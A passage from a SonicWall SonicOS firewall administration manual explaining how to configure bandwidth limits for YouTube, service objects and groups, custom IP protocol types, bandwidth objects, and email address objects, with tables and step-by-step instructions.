- FQDN Hostname:** *.youtube.com
- Manually set DNS entries' TTL** [] (120~86400s)

Upon initial creation, *.youtube.com resolves to IP addresses 208.65.153.240, 208.65.153.241, 208.65.153.242, but after an internal host begins to resolve hosts for all of the elements within the youtube.com domain, the learned host entries are added, such as the entry for the v87.youtube.com server (208.65.154.84).

Step 2 – Create the Bandwidth Object

To create the bandwidth object:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Bandwidth Objects** page.

- 2 Click **Add** and create the following bandwidth object:

General
Elemental

Bandwidth Object Settings

Name:

Guaranteed Bandwidth: kbps ▾

Maximum Bandwidth: Mbps ▾

Traffic Priority: 7 Lowest ▾

Violation Action: Delay ▾

Comment:

Step 3 – Create the Access Rule

To create the access rule:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > Access Rules** page.
- 2 Click **Add** and create the following access rule:

General screen:

General
Advanced
QoS
BWM
GeoIP

Settings

Action: Allow Deny Discard

From: LAN ▾

To: WAN ▾

Source Port: Any ▾

Service: Any ▾

Source: LAN Subnets ▾

Destination: All of YouTube ▾

Users Included: All ▾ ... these users will be allowed if not excluded

Users Excluded: None ▾ ... these users will be denied.

Schedule: Always on ▾

Comment:

Enable Logging

Enable Botnet Filter

Allow Fragmented Packets

Enable SIP Transformation

Enable flow reporting

Enable H.323 Transformation

Enable packet monitor

Enable Management ▾

BWM screen:

General Advanced QoS **BWM** GeoIP

Bandwidth Management

Enable Egress Bandwidth Management ('Allow' rules only)
Bandwidth Object: --Select a Bandwidth Object--

Enable Ingress Bandwidth Management ('Allow' rules only)
Bandwidth Object: YouTube BWM

Enable Tracking Bandwidth Usage

Note: BWM Type: Advanced; To change go to [Firewall Settings > BWM](#)

NOTE: You can select a Bandwidth Object only if **Bandwidth Management Type** is set to **Advanced** on the **Security Configuration | Firewall Settings > Bandwidth Management** page

NOTE: If you do not see the **BWM** button, enable bandwidth management on your WAN interfaces.

After the access rule is created, the **Bandwidth Management** icon appears within the **Access Rule** table, indicating that BWM is active and providing statistics. Move your mouse pointer over the icon to see the BWM settings.

Bandwidth Management

Egress Parameters
Disabled

Ingress Parameters
Bandwidth Object: YouTube BWM
Guaranteed: 0 kbps
Maximum: 1 Mbps
Priority: Lowest
Violation Action: Delay
Per-IP: Disabled
Bandwidth Usage: 0%

Tracking Bandwidth Usage: Disabled

Access to all *.youtube.com hosts, using any protocol, is now be cumulatively limited to 1 MBPS, a low percentage of your total available bandwidth for all user sessions.

Configuring Service Objects

- [Objects > Service Objects](#) on page 202
 - [About Default Service Objects and Groups](#) on page 202
 - [About UUIDs for Service Objects and Groups](#) on page 204
 - [Predefined IP Protocols for Custom Service Objects](#) on page 205
 - [Adding Service Objects using Predefined Protocols](#) on page 206
 - [Adding Custom IP Type Services](#) on page 207
 - [Editing Custom Service Objects](#) on page 212
 - [Deleting Custom Service Objects](#) on page 212
 - [Adding Custom Service Groups](#) on page 213
 - [Editing Custom Services Groups](#) on page 213
 - [Deleting Custom Service Groups](#) on page 214

Objects > Service Objects

#	Name	Protocol	Port Start	Port End	Class	Comments	Configure
183	Tivo TCP Beacon	TCP	2190	2190	Default		
184	Tivo TCP Data	TCP	8080	8089	Default		
185	Tivo TCP Desktop (8101/8102)	TCP	8101	8102	Default		
186	Tivo TCP Desktop (8200)	TCP	8200	8200	Default		
187	Tivo UDP Beacon	UDP	2190	2190	Default		
188	Traceroute	ICMP	30	30	Default		
189	V2 Membership Report	IGMP	22	22	Default		
190	V3 Membership Report	IGMP	34	34	Default		
191	Version 2 Multicast Listener Report (IPv6)	ICMPv6	143	143	Default		
192	VNC 5500	TCP	5500	5500	Default		
193	VNC 5800	TCP	5800	5800	Default		
194	VNC 5900	TCP	5900	5900	Default		
195	webserver_public_port	TCP	9000	9000	Custom		
196	WinMX TCP 6699	TCP	6699	6699	Default		
197	WinMX TCP 7729-7735	TCP	7729	7735	Default		
198	WinMX UDP 6257	UDP	6257	6257	Default		
199	Yahoo Messenger TCP	TCP	5050	5050	Default		
200	Yahoo Messenger UDP	UDP	5050	5050	Default		
201	7ehTelnet	TCP	2601	2620	Default		

Total: 201 item(s)

Service objects and service groups are configured in the **MANAGE** view, on the **Policies | Objects > Service Objects** page.

SonicOS supports an expanded IP protocol support to allow users to create service objects, service groups, and access rules based on these custom service protocols. For a list of pre-defined protocols, see [Predefined IP Protocols for Custom Service Objects](#) on page 205. To add specific IP protocols required for your network, refer to [Adding Custom IP Type Services](#) on page 207.

Services are used by the SonicWall security appliance to configure access rules for allowing or denying traffic to the network. The SonicWall security appliance includes predefined default service objects and default service groups. You can edit, but not delete, default service objects and default service groups.

You can create custom service objects and custom service groups to meet your specific business requirements.


The **View** drop-down list at the top of the page allows you to control the display of default and custom service objects and groups. Select **All Types** to display both custom and default entries, select **Custom** to display only custom, or select **Default** to display only default service entries.

About Default Service Objects and Groups

Default service objects and groups are predefined in SonicOS and cannot be deleted, but can be edited. Only ports can be edited for default service objects. For default service groups, you can change the included or excluded services.

The **Service Objects** and **Service Groups** tables display the following attributes of the service objects and service groups:

Name	The name of the service.
Protocol	The protocol of the service.
Port Start	The starting port number for the service.
Port End	The ending port number for the service.
Class	Indicates whether the entry is a Default (system) or Custom (user) service.
Comments	Move your mouse over the comment icon to display information about the service object or group. A popup displays the following: <ul style="list-style-type: none">• Referenced By – with a list of the types of rules or policies configured on the firewall which use the service object or group, along with the number of references to it for each type. The rule or policy type is displayed as a link when available, such as for Access Rules, NAT Policies, etc. You can click the link to go to the page to see the list of specific rules or policies using the service object or group.• Groups (Member of) – with a list of service groups or other types of groups that include the service object or group.
Configure	Displays the Edit and Delete icons for the service (default services cannot be deleted and their Delete icon is dimmed). The Edit icon displays the Edit Service dialog. Only ports can be edited for default service objects. For default service groups, you can change the included or excluded services.

Default service groups are groups of default service objects and/or other default service groups. Clicking on the triangle  to the left of the group name displays all the individual default service objects and groups included in the group. For example, the **AD Directory Services** default group contains several service objects and service groups (see [AD Directory Services group details](#)). By grouping these multiple entries together, they can be referenced as a single service in rules and policies throughout SonicOS.

AD Directory Services group details

Service Objects		Service Groups					
	Add		Delete				
Search...		View All Types					
#	Name	Protocol	Port Start	Port End	Class	Comments	Configure
1	AD Directory Services				Default		
	LDAP	TCP	389	389	Default		
	LDAP (UDP)	UDP	389	389	Default		
	LDAPS	TCP	636	636	Default		
	NTP	UDP	123	123	Default		
	DNS (Name Service)						
	Kerberos						
	DCE EndPoint	TCP	135	135	Default		
	Host Name Server						
	AD NetBios Services						
	RPC Services	TCP	1025	5000	Default		
	RPC Services (IANA)	TCP	49152	65535	Default		
2	AD NetBios Services				Default		
3	AD Server				Default		
4	All Webserver Ports				Custom		
5	Citrix				Default		
6	DNS (Name Service)				Default		
7	Edonkey				Default		
8	FTP (All)				Default		
9	Host Name Server				Default		
10	ICMP				Default		
11	ICMPv6				Default		
12	IGMP				Default		
13	IKE				Default		
14	IRC (Chat)				Default		
15	Kerberos				Default		











About UUIDs for Service Objects and Groups

A UUID (Universally Unique Identifier) is a 36-character string (32 alphanumeric characters and four hyphens) that is used to uniquely identify address objects and groups, among other entities, on SonicWall network security appliances. The SonicOS UUID is a system-generated, read-only internal value with these properties:

- A UUID is a unique representation of a SonicOS entity across the network.
- A UUID is generated at creation of an entity and removed at the deletion of the entity. It is not reused once it is removed.
- When an entity is modified, the UUID stays the same.
- UUIDs are regenerated after restarting the appliance with factory default settings.

By default, UUIDs are not displayed. UUID display is controlled by internal settings. For more information about internal settings, contact SonicWall Technical Support.

When displayed, UUIDs appear in the tables for each object or group type.

Start	Port End	Class	Comments	UUID	Configure
CitrixServiceGroup Referenced By: 1 objects <ul style="list-style-type: none"> Access Rules Ref. Count: 1 Servers_AccessRule 				8f6034e2-0f5c-f26f-0400-18b16989e400	 
Groups (Member of): <ul style="list-style-type: none"> No Listing 				5d06b507-4ff1-ad75-0400-18b16989e400	 
Members: <ul style="list-style-type: none"> Citrix Citrix TCP Citrix TCP (Session Reliability) 				fb54b571-0a9f-359b-0400-18b16989e400	 
Custom				4bc0a749-3bfe-2482-0400-18b16989e400	 
				00000000-0000-0001-0400-18b16989e400	 

UUIDs facilitate the following functions:

- You can search for a service object or group by UUID with the global search function of the management interface.
- If an object or group object with a UUID is referenced by another entity with a UUID, you can display the reference count and referring entity by mousing over the balloon in the **Comment** column on the object's page under **MANAGE | Policies | Objects**. Clickable links in the popup display provide a way to jump to the referring entity.

Predefined IP Protocols for Custom Service Objects

ICMP (1)	Internet Control Message Protocol) A TCP/IP protocol used to send error and control messages.
IGMP (2)	Internet Group Management Protocol) The protocol that governs the management of multicast groups in a TCP/IP network.
TCP (6)	Transmission Control Protocol) The TCP part of TCP/IP. TCP is a transport protocol in TCP/IP. TCP ensures that a message is sent accurately and in its entirety.
UDP (17)	User Datagram Protocol) A protocol within the TCP/IP protocol suite that is used in place of TCP when a reliable delivery is not required.
6over4 (41)	Transmission of IPv6 over IPv4 domains without explicit tunnels) The 6over4 traffic is transmitted inside IPv4 packets whose IP headers have the IP protocol number set to 41.
GRE (47)	Generic Routing Encapsulation) A tunneling protocol used to encapsulate a wide variety of protocol packet types inside IP tunnels, creating a virtual point-to-point link to firewalls or routing devices over an IP Internetwork.
ESP (50)	Encapsulated Security Payload) A method of encapsulating an IP datagram inside of another datagram employed as a flexible method of data transportation by IPsec.
AH (51)	Authentication Header) A security protocol that provides data authentication and optional anti-relay services. AH is embedded in the data to be protected (a full IP datagram).
ICMPv6/N D (58)	Neighbor Discovery for Internet Message Control Protocol version 6) Neighbor Discovery defines five different ICMP packet types: A pair of Router Solicitation and Router Advertisement messages, a pair of Neighbor Solicitation and Neighbor Advertisements messages, and a Redirect message.

- EIGRP (88)** Enhanced Interior Gateway Routing Protocol) Advanced version of IGRP. Provides superior convergence properties and operating efficiency, and combines the advantages of link state protocols with those of distance vector protocols.
- OSPF (89)** Open Shortest Path First) A routing protocol that determines the best path for routing IP traffic over a TCP/IP network based on distance between nodes and several quality parameters. OSPF is an interior gateway protocol (IGP), which is designed to work within an autonomous system. It is also a link state protocol that provides less router to router update traffic than the RIP protocol (distance vector protocol) that it was designed to replace.
- PIM (103)** Protocol Independent Multicast) One of two PIM operational modes:
- PIM sparse mode (PIM-SM) tries to constrain data distribution so that a minimal number of routers in the network receive it. Packets are sent only if they are explicitly requested at the RP (rendezvous point). In sparse mode, receivers are widely distributed, and the assumption is that downstream networks will not necessarily use the datagrams that are sent to them. The cost of using sparse mode is its reliance on the periodic refreshing of explicit join messages and its need for RPs.
 - PIM dense mode (PIM-DM) assumes all downstream routers and hosts want to receive a multicast datagram from a sender and floods multicast traffic throughout the network. Routers without downstream neighbors prune unwanted traffic. To minimize repeated flooding of datagrams and subsequent pruning, PIM DM uses a state refresh message sent by routers directly connected to the source.
- NOTE:** The firewall can be configured only as a multicast proxy so multicast traffic can be passed through the up-/downstream interface. The firewall cannot act as a PIM router.
- L2TP (115)** Layer 2 Tunneling Protocol) A protocol that allows a PPP session to run over the Internet. L2TP does not include encryption, but defaults to using IPsec to provide virtual private network (VPN) connections from remote users to the corporate LAN.

Adding Service Objects using Predefined Protocols

You can add a custom service object for any of the predefined protocols, or service types:

Predefined service types

Protocol	IP Number
ICMP	1
IGMP	2
TCP	6
UDP	17
6over4	41
GRE	47
IPsec ESP	50
IPsec AH	51
ICMPv6/ND	58
EIGRP	88
OSPF	89
PIM	103
L2TP	115

For definitions of these protocols, see [Predefined IP Protocols for Custom Service Objects](#) on page 205.

All custom service objects you create are listed in the **Service Objects** table. You can group custom services by creating a custom service group for easy policy enforcement. If a protocol is not listed as a default service object, you can add a custom service object for it.

To add a custom service object using predefined protocols:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Service Objects** page.
- 2 If necessary, click the **Service Objects** button to display the **Service Objects** screen.
- 3 Click the **Add** button. The **Add Service** dialog displays.

- 4 Enter a descriptive name for the service object in the **Name** field.
- 5 Select the type of IP protocol from the **Protocol** drop-down menu. The fields in the dialog may change.
- 6 What you enter next depends on your IP protocol selection:
 - For **TCP** and **UDP** protocols, specify the **Port Range**.
 - For **ICMP**, **IGMP**, **OSPF**, and **PIM** protocols, select a Sub Type from the **Sub Type** drop-down menu.
 - ⓘ **NOTE:** PIM subtypes apply to both PIM-SM and PIM-DM except the following are for PIM SM only:
 - **Type1: Register**
 - **Type2: Register Stop**
 - **Type4: Bootstrap**
 - **Type8: Candidate RP Advertisement**
 - For the remaining protocols, you do not need to specify anything further.
- 7 Click **ADD**. The service appears in the **Service Objects** table.
- 8 Click **CLOSE**.

Adding Custom IP Type Services

Using only the predefined IP protocol types, if the security appliance encounters traffic of any other IP protocol type it drops it as *unrecognized*. However, there exists a large and expanding list of other registered IP types, as governed by IANA (Internet Assigned Numbers Authority):

<http://www.iana.org/assignments/protocol-numbers>, so while the rigid practice of dropping less-common (unrecognized) IP Type traffic is secure, it is functionally restrictive.

SonicOS allows you to construct service objects representing any IP type, allowing access rules to then be written to recognize and control IP traffic of any type.

ⓘ **NOTE:** The generic service **Any** does not handle custom IP type service objects. In other words, simply defining a custom IP type service object for “IP Type 126” does not allow IP Type 126 traffic to pass through the default LAN > WAN Allow rule.

You need to create an access rule specifically containing the custom IP type service object to provide for its recognition and handling, as illustrated in [Configuration Example](#) on page 208.

Configuration Example

Assume an administrator needs to allow RSVP (Resource Reservation Protocol - IP Type 46) and SRP (Spectralink™ Radio Protocol – IP type 119) from all clients on the WLAN zone (WLAN Subnets) to a server on the LAN zone (for example, 10 . 50 . 165 . 26). You can define custom IP type service objects to handle these two services.

To define a custom IP type service and related configuration:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Service Objects** page.
- 2 If necessary, click the **Service Objects** button to display the **Service Objects** screen.
- 3 Click **Add**. The **Add Service** dialog displays.

- 4 Enter a descriptive name for the service object in the **Name** field.
- 5 Select **Custom IP Type** from the **Protocol** drop-down menu.


- In the field to the right of the **Protocol** drop-down list, type in the protocol number for the **Custom IP Type**.

NOTE: The **Port Range** and **Sub Type** fields are not definable for or applicable to a **Custom IP Type**.

Name:	<input type="text" value="RSVP-IP Type 46"/>
Protocol:	<input type="text" value="Custom IP Type"/> <input type="text" value="46"/>
Port Range:	<input type="text" value="1"/> - <input type="text" value="1"/>
Sub Type:	<input type="text" value="None"/>


Name:	<input type="text" value="SRP-IP Type 119"/>
Protocol:	<input type="text" value="Custom IP Type"/> <input type="text" value="119"/>
Port Range:	<input type="text" value="1"/> - <input type="text" value="1"/>
Sub Type:	<input type="text" value="None"/>

NOTE: Attempts to define a custom protocol type service object for a predefined IP type is not permitted and results in an error message:




- Click **ADD**.
- Repeat **Step 4** through **Step 7** for each custom service to be defined.
- When finished, click **CLOSE**.

10 Click on the **Service Groups** button.




11 Click **Add**. The **Add Service Group** dialog displays.



12 Enter a descriptive name for the service group in the **Name** field, such as *myServices*.

13 Select the custom service objects you just created from the list on the left, and then click the **Right Arrow** button to move them into the list on the right.

TIP: You can select multiple service objects, and then click the **Right Arrow** button to move them all at one time



- 14 When finished, click **OK**.
- 15 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 16 Click **Add** and create an address object for the host that the **WLAN Subnets** can access using *myServices*.

Name:	<input type="text" value="10.50.165.26"/>
Zone Assignment:	<input type="text" value="LAN"/>
Type:	<input type="text" value="Host"/>
IP Address:	<input type="text" value="10.50.165.26"/>

- 17 In the **MANAGE** view, navigate to the **Policies | Rules > Access Rules** page to create a **WLAN > LAN** rule.
- 18 Select **Add**. The **Add Rule** dialog displays.

19 Define an access rule allowing *myServices* from **WLAN Subnets** to the **10.50.165.26** address object.

General **Advanced** **QoS**

Settings

Action: Allow Deny Discard

From:

To:

Source Port:

Service:

Source:

Destination:

Users Included: ... these users will be allowed if not exclu

Users Excluded: ... these users will be denied.

Schedule:

Comment:

Enable Logging

Allow Fragmented Packets Enable SIP Transformation

Enable H.323 Transformation

Enable packet monitor

Enable Management

NOTE: It may be necessary to create an access rule for bidirectional traffic; for example, an additional access rule from the LAN > WLAN allowing *myServices* from 10.50.165.26 to WLAN Subnets.

20 Click **ADD**, then click **CLOSE**.

IP protocol 46 and 119 traffic will now be recognized and allowed to pass from WLAN Subnets to the host at 10.50.165.26.

Editing Custom Service Objects

Click the **Edit** icon under **Configure** to edit the service object in the **Edit Service** dialog, which includes the same configuration settings as the **Add Service** dialog. See [Adding Service Objects using Predefined Protocols](#) or [Adding Custom IP Type Services](#).

Deleting Custom Service Objects


In the row for the service object you want to delete, click the **Delete** icon under **Configure** to delete an individual custom service object. You can delete all custom service objects by clicking the **Delete** button and selecting **Delete All**. To delete one or more custom service objects, select the checkboxes for the desired entries, click **Delete**, and then click **Delete Selected**.

Adding Custom Service Groups

You can add custom services and then create groups of services, including default services, to apply the same policies to them. For instance, you can allow SMTP and POP3 traffic only during certain hours or days of the week by adding the two services as a custom service group.

To create a custom service group:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Service Objects** page.
- 2 Click the **Service Groups** button to display the **Service Groups** screen.
- 3 Click **Add**. The **Add Service Group** dialog displays.



- 4 Enter a name for the custom group in the **Name** field.
- 5 Select individual services from the list in the left column. You can select multiple services by pressing the **Ctrl** key while clicking on the services.
- 6 Click the **Right Arrow** button to add the services to the group.
 - To remove services from the group, select individual services from the list in right column. You can also select multiple services by pressing the **Ctrl** key on your keyboard and clicking on the services.
 - Click the **Left Arrow** button to remove the services.
- 7 When you are finished, click **OK** to add the group to **Custom Services Groups**.

Clicking the triangle to the left of a Custom service group name, expands the display to show all the individual Custom Services, Default Services, and Custom Services Groups included in the Custom service group entry.

<input type="checkbox"/>	#	Name	Protocol
<input type="checkbox"/>	1	myServices	
		RSVP IP Type 46	Custom(46)
		SRP-IP Type 119	Custom(119)

Editing Custom Services Groups

Click the **Edit** icon in the **Configure** column to edit the custom service group in the **Edit Service Group** dialog, which includes the same configuration settings as the **Add Service Group** dialog.

You also can edit individual services of a custom service group by expanding the group, and clicking the **Edit** icon for the service. The **Edit Service** dialog displays, which is the same as the **Add Service** dialog.
















Deleting Custom Service Groups

In the row for the service group you want to delete, click the **Delete** icon under **Configure** to delete an individual custom service group. You can delete all custom service groups by clicking the **Delete** button and selecting **Delete All**. To delete one or more custom service groups, select the checkboxes for the desired entries, click **Delete**, and then click **Delete Selected**.

Configuring Bandwidth Objects

- [Objects > Bandwidth Objects](#) on page 215
 - [About Bandwidth Management](#) on page 215
 - [Configuring Bandwidth Objects](#) on page 216

Objects > Bandwidth Objects

#	Name	Guaranteed	Maximum	Priority	Violation Action	Per-IP	Comments	Configure
1	Default Action Object BWM Egress High	0 Mbps	10 Mbps	0	Delay			 
2	Default Action Object BWM Egress Low	0 Mbps	1 Mbps	7	Delay			 
3	Default Action Object BWM Egress Medium	0 Mbps	5 Mbps	5	Delay			 
4	Default Action Object BWM Ingress High	0 Mbps	10 Mbps	0	Delay			 
5	Default Action Object BWM Ingress Low	0 Mbps	1 Mbps	7	Delay			 
6	Default Action Object BWM Ingress Medium	0 Mbps	5 Mbps	5	Delay			 
7	YouTube BWM	0 kbps	2 Mbps	7	Delay			 

Topics:

- [About Bandwidth Management](#) on page 215
- [Configuring Bandwidth Objects](#) on page 216

About Bandwidth Management

Bandwidth management configuration is based on policies that specify bandwidth limitations for traffic classes. A complete bandwidth management policy consists of two parts: a classifier and a bandwidth rule.

A classifier specifies the actual parameters, such as priority, guaranteed bandwidth, and maximum bandwidth, and is configured in a bandwidth object. Classifiers identify and organize packets into traffic classes by matching specific criteria.


For information on using bandwidth objects in access rules, app rules, and action objects, see the *Firewall Settings > Bandwidth Management* section in the *SonicOS Security Configuration* technical documentation.

Configuring Bandwidth Objects

To add or configure a bandwidth object:

- 1 In the **MANAGE** view, navigate to **Policies | Objects > Bandwidth Objects**.
- 2 Do one of the following:
 - Click the **Add** button to create a new bandwidth object.
 - Click the **Edit** button under **Configure** in the row for the bandwidth object you want to edit.

The **Add Bandwidth Object** or **Edit Bandwidth Object** dialog displays. Both dialogs have the same settings.



General Elemental

Bandwidth Object Settings

Name:

Guaranteed Bandwidth: **kbps** ▼

Maximum Bandwidth: **kbps** ▼

Traffic Priority: ▼

Violation Action: ▼

Comment:

- 3 In the **Name** field, enter a descriptive name for this bandwidth object.
- 4 In the **Guaranteed Bandwidth** field, enter the amount of bandwidth that this bandwidth object will guarantee to provide for a traffic class. Type in the number and then select the rate, **kbps** (kilobits per second) or **Mbps** (megabits per second) from the drop-down list.
- 5 In the **Maximum Bandwidth** field, enter the maximum amount of bandwidth that this bandwidth object will provide for a traffic class. Type in the number and then select the rate, **kbps** or **Mbps**, from the drop-down list.


i **NOTE:** The actual allocated bandwidth may be less than this value when multiple traffic classes compete for a shared bandwidth.

- 6 From the **Traffic Priority** drop-down list, select the priority that this bandwidth object will provide for a traffic class. The highest priority is **0 Realtime**, the default. The lowest priority is **7 Lowest**.

When multiple traffic classes compete for shared bandwidth, classes with the highest priority are given precedence.

- 7 From the **Violation Action** drop-down list, select the action that this bandwidth object provides when traffic exceeds the maximum bandwidth setting:
 - **Delay**, the default, specifies that excess traffic packets will be queued and sent when possible.
 - **Drop** specifies that excess traffic packets will be dropped immediately.
- 8 In the **Comment** field, enter a text comment or description for this bandwidth object.

- 9 Click the **Elemental** button.



- 10 Optionally select the **Enable Per-IP Bandwidth Management** checkbox. This option is not selected by default. The **Maximum Bandwidth** fields become active.

When **Enable Per-IP Bandwidth Management** is enabled, the maximum elemental bandwidth setting applies to each individual IP address under the parent traffic class.

- 11 Enter the **Maximum Bandwidth** value (number). The default is **0**.
- 12 From the associated drop-down list, select the rate as either **kbps** or **Mbps**.

For information about these options, see the *Elemental Bandwidth Settings* section under *Firewall Setting > Bandwidth Management* in the *SonicOS Security Configuration* technical documentation.





- 13 Click **OK**.

NOTE: Configuring bandwidth objects in an *access rule* is described in [Configuring BWM Setting](#) on page 23 and [Configuring GeoIP Settings](#) on page 24. Configuring bandwidth objects in an *action object* is described in [About Actions Using Bandwidth Management](#) on page 168.

Configuring Email Address Objects

- [Objects > Email Address Objects](#) on page 218
 - [About Email Address Objects](#) on page 218
 - [Configuring Email Address Objects](#) on page 220

Objects > Email Address Objects

#	Name	Match Type	Content	Configure
1	Engineering aliases	Partial Match	engall dev_cloud dev_hardware dev_tools	 
2	SupportGroup	Exact Match	alan@sonicwall.com bill@sonicwall.com carrie@sonicwall.com dawn@sonicwall.com	 

You can create email address objects for use with App Rules policies when the **Policy Type** is **SMTP Client**. An email address object can be a list of users or an entire domain.

Topics:

- [About Email Address Objects](#) on page 218
- [Configuring Email Address Objects](#) on page 220

About Email Address Objects

Application control allows the creation of custom email address lists as email address objects. You can only use email address objects with App Rules policies when the **Policy Type** is **SMTP Client**. Email address objects can represent individual users or the entire domain. You can also create an email address object that represents a group by adding a list of individual addresses to the object. This provides a way to easily include or exclude a group of users when creating an App Rules policy of type SMTP client.

For example, you can create an email address object to represent the support group:

E-mail Addr Object

E-mail User Object Name:

Match Type:

Content:

List:

- alan@sonicwall.com
- bill@sonicwall.com
- carrie@sonicwall.com
- dawn@sonicwall.com

Buttons: ADD, UPDATE, REMOVE, REMOVE ALL, LOAD FROM FILE

After you define the group in an email address object, you can create an SMTP client policy that includes or excludes the group.

